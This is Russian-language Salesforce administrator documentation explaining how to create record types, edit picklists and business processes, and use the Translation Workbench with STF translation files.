Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Следуйте данным рекомендациям при работе с раскрывающимися списками типов записей и бизнес-процессов.

- Прежде чем создать типы записей, добавьте все возможные значения типов записей в основной список раскрывающихся списков. Основной раскрывающийся список — это полный список значений раскрывающегося списка, которые могут использоваться в любом типе записи.
- Основной раскрывающийся список не связан с типами записей и бизнес-процессами. Новое значение, добавляемое в основной раскрывающийся список, должно быть вручную добавлено в соответствующие типы записей. Значение, удаляемое из основного раскрывающегося списка, становится недоступным при создании записей. Однако записи, назначенные данному значению, остаются без изменений.
- Новый тип записи, созданный без применения клонирования, автоматически содержит значения основных стандартных и настраиваемых раскрывающихся списков. При необходимости настройте значения раскрывающихся списков для типа записи.
- Пользователь может быть связан с несколькими типами записей. Например, пользователю, создающему маркетинговые кампании для подразделений «США» и «Европа», могут быть доступны оба типа записей при создании кампаний.
- При создании и редактировании типов записей для организаций, возможностей, обращений, контактов или настраиваемых объектов рекомендуем проверить правила общего доступа, использующие текущие типы записей в качестве критериев. Изменение типа записи может повлиять на количество записей, доступных согласно правилу общего доступа. Например, организация использует тип записи «Обслуживание» и создает правило общего доступа на основе критериев, согласно которому все записи типа «Обслуживание» доступны соответствующей рабочей группе. Чтобы предоставить рабочей группе доступ к записям нового типа («Поддержка»), рекомендуем обновить правило общего доступа путем добавления типа записи «Поддержка» в качестве критерия.
- Переименование типа записи не влияет на список его значений.
- Деактивация типа записи не инициирует его удаление из профилей или наборов полномочий.
- Удаление типа записи инициирует удаление связанного пути.
- Удаление типов записей участника кампании инициирует обновление поля «Тип участника кампании», используемого в записях кампаний и их участников.
- Организации-лица — это организации, которым назначается специальный тип записи. Данные типы записей называются *типами записей организаций-лиц*. Типы записей организаций-лиц допускают добавление полей контактов в организации и использование организаций в качестве контактов. Если включена поддержка организаций-лиц, то стандартный тип записи организации-лица с именем «Организация-лицо» создается автоматически. Имя данного типа записи может быть изменено. При необходимости пользователи могут создавать дополнительные типы записей организаций-лиц.
- Ниже перечислены особые рекомендации по преобразованию, клонированию или созданию записей.
  - При преобразовании интереса новые записи организаций, контактов и возможностей автоматически используют стандартный тип записи для ответственного за новые записи.

- При клонировании записи новая запись использует тип записи, назначенный клонированной записи. Если профиль пользователя не имеет доступа к типу записи, назначенному клонированной записи, то новая запись использует стандартный тип записи пользователя.
- При создании обращения или интереса и применении правил назначения новая запись может использовать стандартный тип записи автора или принимать тип записи назначенного; данный алгоритм определяется параметрами обращений и интересов, заданными администратором.

СМ. ТАКЖЕ:

Подстройка бизнес-процессов под разных пользователей
Создание типов записей
Рекомендации по изменению типа записи организации
Ограничения на создание и обновление типов записей и раскрывающихся списков

Создание типов записей

Совет: Прежде чем создать типы записей, добавьте все возможные значения типов записей в основной список раскрывающихся списков. Основной раскрывающийся список — это полный список значений раскрывающегося списка, которые могут использоваться в любом типе записи.

1. В параметрах управления объекта выберите пункт «Типы записей».
2. Нажмите кнопку **«Создать»**.
3. Чтобы скопировать все доступные значения раскрывающегося списка, выберите значение «Основной» в раскрывающемся списке «Текущий тип записи». Чтобы клонировать значения раскрывающегося списка, выберите текущий тип записи.

   Прим.: Новый тип записи, созданный без применения клонирования, автоматически содержит значения основных стандартных и настраиваемых раскрывающихся списков. При необходимости настройте значения раскрывающихся списков для типа записи.
4. Заполните поле «Метка типа записи».
5. Заполните поле «Имя типа записи». Поле «Имя типа записи» ссылается на компонент при использовании Web Services API и позволяет предотвратить конфликты наименования во время установки в управляемых пакетах.
6. Выберите бизнес-процесс для связывания с типом записи возможностей, обращений, интересов или решений.
7. Введите описание.
8. Чтобы активировать тип записи, установите флажок «Активно».
9. Чтобы предоставить соответствующим пользователям доступ к типу записи, установите флажок «Включить для профиля» напротив нужного профиля. Чтобы предоставить доступ всем профилям, установите флажок в строке заголовка.

   Совет: Если каждому профилю назначается только один тип записи, то выбор типа создаваемой записи недоступен.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения типов записей:

- Настройка приложения

10. Чтобы выбрать тип записи в качестве стандартного для пользователей активного профиля, установите флажок «Сделать стандартным». Чтобы выбрать тип записи в качестве стандартного для всех профилей, установите флажок в строке заголовка.
11. Нажмите кнопку **«Далее»**.
12. Чтобы определить макет страницы, который должен отображаться для записей данного типа, выберите параметр макета страницы.
    - Чтобы применить единый макет страницы ко всем профилям, установите флажок «Применить один макет ко всем профилям» и выберите нужный макет страницы из раскрывающегося списка.
    - Чтобы применить разные макеты страниц на основе профилей, установите флажок «Применить отдельные макеты для каждого профиля» и выберите нужный макет страницы для каждого профиля.
13. Чтобы изменить значения стандартных и настраиваемых раскрывающихся списков, доступных для типа записи, нажмите кнопку **«Сохранить»**. Чтобы создать другой тип записи, нажмите кнопку **«Сохранить и создать»**.

СМ. ТАКЖЕ:

Подстройка бизнес-процессов под разных пользователей

Рекомендации по созданию и обновлению типов записей и раскрывающихся списков

Ограничения на создание и обновление типов записей и раскрывающихся списков

Редактирование раскрывающихся списков для типов записей и бизнес-процессов

Настройте значения в раскрывающихся списках типов записей или бизнес-процессов в соответствии с текущими требованиями компании.

1. Выберите тип записи или бизнес-правило и щелкните **«Изменить»** рядом с полем раскрывающегося списка, чтобы изменить значения.
2. Добавьте или удалите значения при необходимости. Пользователи могут выбирать эти значения при создании и изменении записей.
3. При необходимости выберите значение раскрывающегося списка по умолчанию. В некоторых раскрывающихся списках значение по умолчанию является обязательным. Значение по умолчанию в зависимом поле пропускается.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настраиваемые поля

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Типы записей доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Бизнес-процессы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения типов записей:

- Настройка приложения

Для создания или изменения бизнес-процессов:

- Настройка приложения

Ограничения на создание и обновление типов записей и раскрывающихся списков

Учитывайте эти ограничения при работе с типами записей и раскрывающимися списками бизнес-процессов.

- Ниже перечислены поля специальных раскрывающихся списков, недоступные для типов записей ввиду их исключительного использования для процессов продаж, процессов интереса, процессов поддержки и процессов решения.
  - «Этап» (возможность)
  - «Статус» (обращение)
  - «Статус» (решение)
  - Статус интереса

  Данные поля позволяют использовать разные значения раскрывающихся списков для разных типов записей путем назначения отдельного процесса каждому типу записи.
- Ниже перечислены раскрывающиеся списки участников кампании, недоступные для типов записей.
  - Статус

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

  - Salutation
  - Источник интереса

- Тип записи для объекта, используемого кодом Apex, не может быть изменен или удален.
- Тип записи, используемый адресом маршрутизации эл. почты для функции Email-to-Case или On-Demand Email-to-Case, не может быть деактивирован.
- Типы записей могут быть назначены участникам кампании только посредством поля новых или текущих кампаний «Тип участника кампании». Чтобы назначить типы записей участникам кампании, добавьте поле «Тип участника кампании» в макет страницы кампаний. Тип участника кампании может быть изменен только при наличии полномочия «Пользователь Marketing». При необходимости макет страницы участников кампании может быть дополнен полем «Тип участника кампании», доступным только для чтения.
- Рекомендуется создавать не более 200 типов записей. Хотя предела нет, управление типами записей организации может быть затруднено при количестве типов записей более 200.

СМ. ТАКЖЕ:

Создание типов записей

Рекомендации по созданию и обновлению типов записей и раскрывающихся списков

Пакетное управление бизнес-процессами

Благодаря многочисленным бизнес-процессам, система позволяет отображать разные значения раскрывающихся списков для разных пользователей на основе их профилей. Многочисленные бизнес-процессы позволяют отслеживать отдельные жизненные циклы продаж, поддержки и интереса.

Процессы продаж
Создайте разные процессы продаж, содержащие некоторые или все значения раскрывающегося списка, доступные для поля возможности «Этап».

Процессы интереса
Создайте разные процессы интереса, содержащие некоторые или все значения раскрывающегося списка, доступные для поля «Статус интереса».

Процессы поддержки
Создайте разные процессы поддержки, содержащие некоторые или все значения раскрывающегося списка, доступные для поля обращения «Статус».

Процессы решения
Создайте разные процессы решения, содержащие некоторые или все значения раскрывающегося списка, доступные для поля «Статус».

Назначьте созданный процесс продаж, поддержки, интереса или решения типу записи. Тип записи определяет профили, связанные с бизнес-процессом.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения бизнес-процессов:
- Настройка приложения

Чтобы просмотреть список бизнес-процессов, введите строку *«Процессы»* в поле «Быстрый поиск» в меню «Настройка» и выберите соответствующую ссылку.

СМ. ТАКЖЕ:

Редактирование раскрывающихся списков для типов записей и бизнес-процессов

Создание нескольких бизнес-процессов

Чтобы создать процессы продаж, поддержки, интересов и решений, выполните указанные ниже действия.

1. Введите строку *«Процессы»* в поле «Быстрый поиск» в меню «Настройка» и выберите соответствующую ссылку.
2. Нажмите кнопку **«Создать»**.
3. Чтобы скопировать значения раскрывающегося списка в новый процесс, выберите текущий процесс. Чтобы скопировать все доступные значения раскрывающегося списка, выберите значение «Основной».
4. Введите имя и описание нового процесса. Имя должно быть уникальным в пределах вкладки.
5. Нажмите кнопку **«Сохранить»**.

   При этом отображается страница, содержащая все доступные значения раскрывающегося списка. Выберите значения для добавления в новый бизнес-процесс.

Затем добавьте новый бизнес-процесс в тип записи и предоставьте пользователям доступ к типу записи на основе профиля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения бизнес-процессов:

- Настройка приложения

Поддержка пользователей на нескольких языках

Если в вашей организации включено использование нескольких языков, используйте Средство перевода для поддержки согласованности переведенных меток в организации. Вы можете управлять переведенными значениями для любого языка, поддерживаемого Salesforce.

Прим.: Стандартные объекты недоступны в Средстве перевода. Для перевода стандартных объектов используйте интерфейс переименования вкладок и меток.

Если настраиваемый компонент не имеет переведенного значения, то в компоненте используется язык организации по умолчанию. При деактивации языка все переводы для этого языка все еще будут доступны в Средстве перевода, однако пользователям с этим выбранным языком видят значения на языке, заданном по умолчанию для организации.

Одноязычные организации не поддерживают Средство перевода. Чтобы определить, является ли организация одноязычной или многоязычной, обратитесь в компанию Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При включении Средства перевода в организацию Salesforce вносятся следующие изменения.

- Необходимо редактировать значения списка для выбора по отдельности. Раскрывающиеся списки не поддерживают пакетное редактирование значений, но поддерживают пакетное добавление новых значений.
- Значения раскрывающегося списка, отсортированные в алфавитном порядке, отображаются по алфавиту стандартного языка организации.
- Отчеты содержат раскрывающийся список «Язык фильтра» на панели «Фильтры» конструктора отчетов. Выбор языка инициирует фильтрацию переведенных строк для любых критериев фильтрации, использующих операторы «начинается с», «содержит» или «не содержит».

- Файлы импорта содержат раскрывающийся список «Язык», поэтому все записи и значения, доступные в файле импорта, должны быть указаны на данном языке.
- Функции Web-to-Lead и Web-to-Case должны использовать раскрывающийся список «Язык» до создания документа HTML.

Включение и выключение средства перевода

Средство перевода позволяет выбрать языки перевода, назначить переводчиков и создать переводы настроек, выполненных в организации Salesforce, а также переопределить метки и переводы из управляемых пакетов. С помощью средства перевода могут быть переведены любые элементы интерфейса — от значений настраиваемых раскрывающихся списков до значений настраиваемых полей, поэтому пользователи из других стран смогут работать со всеми функциями системы Salesforce на своем родном языке.

Добавление языков перевода и переводчиков

Добавьте поддерживаемые языки, активируйте или отключите язык, назначьте переводчиков для данного языка и введите переведенные термины для выполненных настроек на стандартном языке организации.

Перевод терминов

Переопределение переводов в управляемых пакетах

Управляемый пакет не поддерживает редактирование меток или переводов, так как они контролируются разработчиком. При необходимости метки и переводы могут быть переопределены с помощью средства перевода. Например, можно переопределить настраиваемое поле в пакете.

Переводимые настройки

Для перевода доступны только определенные компоненты.

Файлы перевода

Система Salesforce предлагает разные типы файлов для перевода меток настроек и проверки переводов.

Рекомендации по обновлению переведенных терминов

Актуальность используемых переводов должна отслеживаться переводчиками. При изменении переведенных компонентов соответствующим значениям присваивается статус «Устарело».

Экспорт файлов перевода

Создайте файлы, содержащие подлежащие переводу метаданные вашей организации, такие как настраиваемые поля, типы отчетов и значения списков выбора. Чтобы обновить метки после получения пакетного перевода данных файлов от внешних переводчиков, воспользуйтесь функцией **«Импорт»**.

Импорт переведенных файлов

Импортируйте и обновляйте переводы метаданных своей организации, таких как настраиваемые поля, типы отчетов и значения списков выбора. Как правило, исходные файлы экспортируются из Salesforce, затем отправляются внешним переводчикам или агентству, переводятся, а затем возвращаются для импорта.

Распространенные ошибки при экспорте и импорте файлов перевода

Устраните неполадки, возникающие во время экспорта и импорта файлов в Средстве перевода.

Советы по оптимальному использованию Translation Workbench

Чтобы извлечь максимум пользы при использовании Средства перевода, следует руководствоваться следующими подсказками.

Включение и выключение средства перевода

Средство перевода позволяет выбрать языки перевода, назначить переводчиков и создать переводы настроек, выполненных в организации Salesforce, а также переопределить метки и переводы из управляемых пакетов. С помощью средства перевода могут быть переведены любые элементы интерфейса — от значений настраиваемых раскрывающихся списков до значений настраиваемых полей, поэтому пользователи из других стран смогут работать со всеми функциями системы Salesforce на своем родном языке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. В разделе «Настройка» введите *«Параметры перевода»* в поле «Быстрый поиск», затем выберите **«Параметры перевода»**.
2. Нажмите кнопку **«Включить»** на странице приветствия.

Прим.: По умолчанию полномочие «Управление переводами» включено в профиле «Системный администратор».

Чтобы отключить средство перевода, в меню «Настройка» введите строку *«Параметры перевода»* в поле «Быстрый поиск», выберите пункт **«Параметры перевода»**, затем нажмите кнопку **«Отключить»**.

Прим.: Включение средства перевода является необратимым для организации Developer Edition, которая использует управляемый пакет, содержащий переводы.

СМ. ТАКЖЕ:

Рекомендации по обновлению переведенных терминов

Добавление языков перевода и переводчиков

Добавьте поддерживаемые языки, активируйте или отключите язык, назначьте переводчиков для данного языка и введите переведенные термины для выполненных настроек на стандартном языке организации.

Прим.: По умолчанию полномочие «Управление переводами» включено в профиле «Системный администратор».

1. В разделе «Настройка» введите «*Параметры перевода*» в поле «Быстрый поиск», затем выберите **«Параметры перевода»**.
2. Чтобы активировать новый язык, нажмите кнопку **«Добавить»**. Чтобы изменить текущий поддерживаемый язык, щелкните ссылку **«Правка»**.
3. Выберите новый язык для добавления.
4. Чтобы предоставить пользователям доступ к введенным переводам, установите флажок «Активно». Личный язык пользователя может быть изменен в любое время, независимо от его активности в средстве перевода. Установленный флажок «Активно» предоставляет пользователям доступ к переводам на соответствующем языке.

   Совет: Рекомендуем активировать язык только после перевода всех значений.

5. Чтобы назначить переводчиков для данного языка, воспользуйтесь полем «Список доступных» и нажмите кнопку **«Добавить»**. Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку **«Найти»**.

   Важное замечание: Убедитесь в предоставлении всем переводчикам полномочия «Просмотр настройки и конфигурации», необходимого для начала работы. При переводе могут использоваться только те языки, которые назначены пользователям.

6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Включение и выключение средства перевода
- Перевод терминов
- Рекомендации по обновлению переведенных терминов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или редактирования языков:

- Управление переводами

Для назначения переводчиков выполните следующие действия.

- Управление переводами

Перевод терминов

1. Введите строку *Перевод* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Перевод»**.
2. Выберите язык перевода в раскрывающемся списке «Язык».
3. Выберите нужное значение раскрывающегося списка «Компонент настройки». Чтобы просмотреть список переводимых настроек, воспользуйтесь раскрывающимся меню. Полный список возможных настроек см. в разделе «Переводимые настройки».
4. При необходимости выберите объект и аспект. Например, задачи бизнес-правил могут использовать объект (организация, контакт и т. д.) и аспект (тема или комментарий).
5. Чтобы добавить новые значения, дважды щелкните столбец для перевода. Чтобы выбрать следующее редактируемое поле, нажмите клавишу TAB. Чтобы вернуться к предыдущему редактируемому полю, нажмите клавиши SHIFT + TAB.

   Прим.: Столбец «Устарело» указывает на обновление элемента и необходимость перевода соответствующего термина. При редактировании метки кнопки или ссылки отображается столбец «Имя кнопки или ссылки», который используется для обращения к компоненту при использовании SOAP API.

6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Рекомендации по обновлению переведенных терминов

Добавление языков перевода и переводчиков

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для перевода терминов:

- Просмотр настройки и конфигурации

  И

  Назначение в качестве переводчика

Переопределение переводов в управляемых пакетах

Управляемый пакет не поддерживает редактирование меток или переводов, так как они контролируются разработчиком. При необходимости метки и переводы могут быть переопределены с помощью средства перевода. Например, можно переопределить настраиваемое поле в пакете.

1. Введите строку *Переопределение* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Переопределение»**.
2. Выберите переопределяемый пакет в поле «Пакет».
3. Выберите Язык для переопределения.
4. Выберите нужное значение раскрывающегося списка «Компонент настройки». Чтобы просмотреть список переводимых настроек, воспользуйтесь раскрывающимся меню. Полный список возможных настроек см. в разделе «Переводимые настройки».
5. При необходимости выберите объект и аспект. Например, задачи бизнес-правил могут использовать объект (организация, контакт и т. д.) и аспект (тема или комментарий).
6. Чтобы добавить новые значения, дважды щелкните столбец для переопределения. Чтобы выбрать следующее редактируемое поле, нажмите клавишу TAB. Чтобы вернуться к предыдущему редактируемому полю, нажмите клавиши SHIFT + TAB.

   Прим.: Столбец «Устарело» указывает на обновление элемента и необходимость перевода соответствующего ему термина. При редактировании метки кнопки или ссылки отображается столбец «Имя кнопки или ссылки», который используется для обращения к компоненту при использовании SOAP API.

7. Чтобы добавить новые значения, дважды щелкните столбец для перевода. Чтобы выбрать следующее редактируемое поле, нажмите клавишу TAB. Чтобы вернуться к предыдущему редактируемому полю, нажмите клавиши SHIFT + TAB.

   Прим.: Столбец «Устарело» указывает на обновление элемента и необходимость перевода соответствующего термина. При редактировании метки кнопки или ссылки отображается столбец «Имя кнопки или ссылки», который используется для обращения к компоненту при использовании SOAP API.

8. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переопределения терминов:

- Просмотр настройки и конфигурации

  И

  Настройка приложения

СМ. ТАКЖЕ:

Включение и выключение средства перевода

Переводимые настройки

Для перевода доступны только определенные компоненты.

Чтобы просмотреть переводимые настройки организации, введите строку *«Перевод»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Перевод»**, а затем — «Компонент настройки». При необходимости заполните поле **«Объект»**, **«Объект типа настраиваемых отчетов»** или **«Аспект»**.

Ниже перечислены компоненты, доступные для перевода.

- Действие
- Страна адресата
- Регион адресата
- Причина общего доступа к Apex
- Метки кнопок и ссылок
- Настраиваемое приложение
- Настраиваемое поле
- Тип настраиваемого отчета
- Категория данных
- Группа категории данных
- Подразделение
- Фильтр ленты
- Глобальный раскрывающийся список
- Раздел макета
- Фильтр поиска
- Элемент меню навигации (для сообществ)
- Фильтры поиска
- Обогащенный текст в действии пути
- Значения раскрывающегося списка
- Метки быстрых действий
- Тип записи
- Описание типа записи
- Метка связанного списка
- Уровни репутации (для сообществ)
- S-Control
- Категория решения
- Справка для стандартного поля
- Сообщение об ошибке проверки
- Веб-вкладки
- Задачи бизнес-правил

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Важное замечание: Элементы S-Control заменены страницами Visualforce. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

СМ. ТАКЖЕ:

Включение и выключение средства перевода

Файлы перевода

Система Salesforce предлагает разные типы файлов для перевода меток настроек и проверки переводов.

- «Источник»: используется для первоначального перевода меток.
- «Без перевода»: используется для последующего перевода меток.
- «На двух языках»: используется для проверки и редактирования переводов.

Файлы перевода обозначаются расширением `.stf`, которое расшифровывается как: Salesforce Translation Format (формат перевода Salesforce). Имя файла перевода содержит имя способа экспорта, использованного для его создания, код языка содержимого и метку даты.

Пакет `STF`-файлов, созданных в результате экспорта «Без перевода» и «На двух языках», архивируется в файл размером не более 5 Мб. При использовании пакета архивных файлов имя каждого архива содержит метку даты и показатель прироста. Например, «`Без перевода 2010-09-20 05:13 1из2.zip`».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Внимание: Ниже перечислены рекомендации по редактированию `STF`-файлов.

- Расширение `.stf` не может быть изменено.
- Обратите внимание, что символы табуляции, новые строки и символы переноса, используемые в исходном тексте, отображаются в `STF`-файле в виде специальных символов. Символы табуляции — `\t`, новые строки — `\n` и символы переноса — `\r`. Чтобы гарантировать единообразное оформление исходного и переведенного текстов, рекомендуем сохранить данные символы в переводах.

Работа с файлом «Источник»

Файл «Источник» используется для первоначального перевода меток организации. Файл «Источник» содержит метки всех переводимых настроек организации на стандартном языке организации.

При отсутствии стандартного средства перевода (например, Trados) рекомендуем использовать приложение, поддерживающее вкладки и перенос слов (например, WordPad или MS Excel).

Прим.: Если приложение MS Excel используется для ввода переводов в `STF`-файл, то формат файла может быть поврежден. Приложение MS Excel автоматически добавляет кавычки вокруг записей с запятыми. Прежде чем импортировать данный файл, рекомендуем открыть его в текстовом редакторе и удалить все добавленные кавычки. Файл, содержащий кавычки, не может быть импортирован.

Чтобы подготовить файл «Источник» для перевода, выполните указанные ниже действия.

- Создайте одну копию файла «Источник» для каждого языка перевода.
- Измените код стандартного языка организации (например, `en_US`) на код языка перевода (например, `ru`) в заголовке каждого файла «Источник».

Сообщите переводчикам, что переведенные значения должны быть добавлены в столбец «МЕТКА» взамен непереведенных.

Прим.: Столбцы не могут быть добавлены или удалены из файла перевода.

Столбец	Описание	Параметры редактирования
КЛЮЧ	Уникальные идентификаторы меток	Редактирование не поддерживается
МЕТКА	Метки, доступные конечным пользователям	Переведенные значения заменяют непереведенные

Работа с файлом «Без перевода»

Файл «Без перевода» используется для перевода непереведенных меток. Для каждого языка создается один файл «Без перевода». При создании нескольких файлов выполняется экспорт в `ZIP`-файл, содержащий `STF`-файлы для каждого языка перевода.

При отсутствии стандартного средства перевода (например, Trados) рекомендуем использовать приложение, поддерживающее вкладки и перенос слов (например, WordPad или MS Excel).

Прим.: Если приложение MS Excel используется для ввода переводов в `STF`-файл, то формат файла может быть поврежден. Приложение MS Excel автоматически добавляет кавычки вокруг записей с запятыми. Прежде чем импортировать данный файл, рекомендуем открыть его в текстовом редакторе и удалить все добавленные кавычки. Файл, содержащий кавычки, не может быть импортирован.

Сообщите переводчикам, что переведенные значения должны быть добавлены в столбец «МЕТКА» взамен непереведенных.

Прим.: Столбцы не могут быть добавлены или удалены из файла перевода.

Столбец	Описание	Параметры редактирования
КЛЮЧ	Уникальные идентификаторы меток	Редактирование не поддерживается
МЕТКА	Метки, доступные конечным пользователям	Переведенные значения заменяют непереведенные

Работа с файлом «На двух языках»

Файл «На двух языках» используется для проверки переводов, редактирования переведенных меток и добавления переводов для непереведенных меток. Для каждого языка перевода создается один файл «На двух языках».

Раздел «С ПЕРЕВОДОМ» отображает переведенный текст, требующий проверки. Раздел «БЕЗ ПЕРЕВОДА» отображает непереведенный текст.

Редактирование файла может быть выполнено посредством приложения, поддерживающего вкладки и перенос слов (например, WordPad или MS Excel).

Прим.: Если приложение MS Excel используется для ввода переводов в `STF`-файл, то формат файла может быть поврежден. Приложение MS Excel автоматически добавляет кавычки вокруг записей с запятыми. Прежде чем импортировать данный файл, рекомендуем открыть его в текстовом редакторе и удалить все добавленные кавычки. Файл, содержащий кавычки, не может быть импортирован.

- Чтобы определить устаревшие метки, просмотрите столбец «УСТАРЕЛО» на наличие значений, помеченных звездочкой (*). При необходимости обновите устаревшие метки.

- Измените переведенные метки в столбце «ПЕРЕВОД» раздела «С ПЕРЕВОДОМ».
- Замените непереведенные метки переведенными значениями в столбце «МЕТКА» раздела «БЕЗ ПЕРЕВОДА».
- Чтобы удалить перевод, переместите нужное значение из столбца «ПЕРЕВОД» в любой раздел с угловыми скобками (< >). При импорте файла «На двух языках» отображается исходное значение метки.

  Внимание: Перевод не может быть удален путем удаления переведенной метки из файла. Удаление перевода из файла не инициирует удаление перевода из приложения после импорта файла.

Прим.: Столбцы не могут быть добавлены или удалены из файла перевода.

Столбец	Описание	Параметры редактирования
КЛЮЧ	Уникальные идентификаторы меток	Редактирование не поддерживается
МЕТКА	Метки, доступные конечным пользователям	• Редактирование меток в разделе «С ПЕРЕВОДОМ» не поддерживается • Переведенные значения заменяют непереведенные в разделе «БЕЗ ПЕРЕВОДА»
ПЕРЕВОД	Текущий перевод	• Редактирование текущих переводов в разделе «С ПЕРЕВОДОМ» • Добавление переводов в разделе «БЕЗ ПЕРЕВОДА»
УСТАРЕЛО	Данный столбец определяет исходный текст, измененный после предыдущего перевода. Символы актуальности: • Звездочка (*): устаревшая метка. Метка стандартного языка изменена, но перевод не обновлен. • Тире (–): текущий перевод.	Редактирование не поддерживается

СМ. ТАКЖЕ:

Экспорт файлов перевода

Импорт переведенных файлов

Рекомендации по обновлению переведенных терминов

Актуальность используемых переводов должна отслеживаться переводчиками. При изменении переведенных компонентов соответствующим значениям присваивается статус «Устарело».

Например, пользователь вводит перевод сообщения об ошибке для фильтра поиска. Затем пользователь редактирует фильтр поиска и изменяет сообщение об ошибке. При открытии средства перевода и просмотре столбца перевода сообщения пользователю будут отображаться перевод устаревшего сообщения об ошибке и соответствующий флажок в столбце «Устарело».

Настоятельно рекомендуем как можно чаще выполнять проверку используемых переводов и уведомлять переводчиков о предстоящих изменениях. Чтобы создать список всех переводимых настроек и связанных статусов «Устарело», экспортируйте файлы перевода.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Перевод терминов

Добавление языков перевода и переводчиков

Экспорт файлов перевода

Создайте файлы, содержащие подлежащие переводу метаданные вашей организации, такие как настраиваемые поля, типы отчетов и значения списков выбора. Чтобы обновить метки после получения пакетного перевода данных файлов от внешних переводчиков, воспользуйтесь функцией **«Импорт»**.

1. Введите строку *«Экспорт»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Экспорт»**.
2. Выберите метки для экспорта.
   - **«Источник»**: используется для создания первоначальных переводов.

     Данный параметр создает отдельный файл, содержащий список всех переводимых настроек. Как правило, содержимое отображается на стандартном языке организации.
   - **«Без перевода»**: используется для обновления.

     Данный параметр создает набор файлов, содержащих только непереведенные настройки, включая новые и измененные настройки.

     Для каждого языка создается один файл. Затем данные файлы архивируются.
   - **«На двух языках»**: используется для соотнесения и просмотра всех переведенных и непереведенных настроек.

     Данный параметр создает список всех переведенных и непереведенных меток.

     Для каждого языка создается один файл. Затем данные файлы архивируются.

     Содержимое каждого файла включает два раздела: «Без перевода» и «С переводом». В зависимости от текущего статуса, каждая переводимая метка отображается в разделе «Без перевода» или «С переводом». Кроме того, раздел «С переводом» отображается статус «Устарело».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта или импорта файлов перевода:

- Управление переводами

  И

  Настройка приложения

  И

  Создание документов

3. Нажмите кнопку **«Экспорт»**.

   Система отображает статусное сообщение об обработке экспорта. Сообщение эл. почты, уведомляющее о завершении экспорта, отправляется на адрес эл. почты, указанный в профиле пользователя.

4. Выберите экспортированный STF- или ZIP-файл.

   Последовательно выберите пункты *Ваше имя* > **Документы** > **Папки документов** > **Мои персональные документы** > **Перейти**.

   Имя каждого экспортированного файла содержит использованный вариант экспорта, а также дату и время экспорта. Отдельные файлы обозначаются расширением STF. Наборы файлов обозначаются расширением ZIP.

   Если область персональных документов содержит большое количество документов, то экспортированные файлы могут быть просмотрены путем сортировки.

   - «B» — это вариант экспорта «На двух языках» (например, `Bilingual_2010-09-23_11:20.zip`).
   - «S» — это вариант экспорта «Источник» (например, `Source_en_US_2010-09-23_11:20.stf`).
